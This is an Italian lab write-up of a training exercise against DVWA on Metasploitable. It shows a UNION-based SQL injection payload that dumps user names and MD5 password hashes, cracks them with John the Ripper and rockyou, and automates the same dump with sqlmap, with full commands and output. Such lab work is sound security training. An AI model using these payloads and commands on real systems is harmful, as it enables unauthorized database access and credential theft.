

Build Week 2 Giorno 1


SQL Injection

Andiamo prima di tutto a settare le macchine virtuali in modo da farle comunicare sulla sottorete .13 dando a Kali Linux e Metasploitable i rispettivi indirizzi IP:

- 192.168.13.100
- 192.168.13.150


```
(kali㉿kali)-[~]  
$ ping 192.168.13.150  
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data:  
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=0.600 ms  
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.400 ms  
^C  
— 192.168.13.150 ping statistics —  
2 packets transmitted, 2 received, 0% packet loss, time 1000ms  
rtt min/avg/max/mdev = 0.400/0.500/0.600/0.100 ms  
(kali㉿kali)-[~]
```

Collegiamoci alla DVWA di Metasploitable attraverso il browser e impostiamo il livello di sicurezza a “LOW”



Il primo login lo andremo ad eseguire con l'utente di default:

Admin
Password



Collegiamoci ora alla sezione dedicata all'SQL Injection e inseriamo il seguente script per ricavare tutti gli utenti presenti sulla piattaforma con i relativi hash delle password

```
' and 1=0 union select null,  
concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
```

Vulnerability: SQL Injection

User ID:

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

Ricaviamoci ora quello di nostro interesse, l'utente **"Pablo"**

ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

Come possiamo vedere lo script ci permette di ricavare oltre alla password hashata anche il relativo nome e cognome dell'utente

Creiamo ora un file di testo contenente gli hash delle password ricavati attraverso lo script sulla DVWA per poterlo poi dare in pasto al nostro tool dedicato John the Ripper

```
File Actions Edit View Help
GNU nano 7.2
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
Logout
```


Una volta compreso quello che è il metodo di hash delle password utilizzato che in questo caso è l'md-5 andiamo a configurare JtR caricandovi un file pregenerato contenente delle password in chiaro con i relativi hashing e il nostro file di testo per farne una comparazione e capire quelle che possono essere le password utilizzate dagli utenti

```
(kali@kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt passwduser.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
password (admin)
abc123 (gordonb)
letmein (pablo)
charley (1337)
4g 0:00:00:00 DONE (2023-03-13 04:43) 18.18g/s 13963p/s 13963c/s 20945C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

È evidente che John the Ripper è riuscito nel suo intento trovando le varie password degli utenti

Per verificare che il lavoro sia stato eseguito in maniera corretta andiamo a riloggarci all'interno della DVWA di Metasploitable con l'username e la password

“pablo” e “letmein”



BONUS

Sfruttiamo SQLMAP per andare a recuperare gli user e relative password presenti sulla DVWA di Metasploitable con la funzione di decriptazione delle password in maniera automatica

```
(kali@kali)~[~/Desktop]
$ sqlmap
{1.6.11#stable}
https://sqlmap.org
Usage: python3 sqlmap [options]
sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, --wizard, --shell, --update, --purge, --list-tampers or --dependencies). Use -h for basic and -hh for advanced help

(kali@kali)~[~/Desktop]
$ sqlmap -u "http://192.168.13.150/dvwa/vulnerabilities/sql_blind/?id=10Submit-Submit" --cookie="security=low; PHPSESSID=1941a0e14b84f6ff81e8abd35c0efd38" -D dvwa -T users -C user,password --dump
```

Output generato:

```
[05:26:00] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[05:26:00] [INFO] starting 2 processes
[05:26:04] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[05:26:06] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[05:26:13] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[05:26:14] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
```

```
Database: dvwa
Table: users
[5 entries]
+-----+-----+
| user   | password                                     |
+-----+-----+
| admin  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123)  |
| 1337   | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| pablo  | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+-----+
```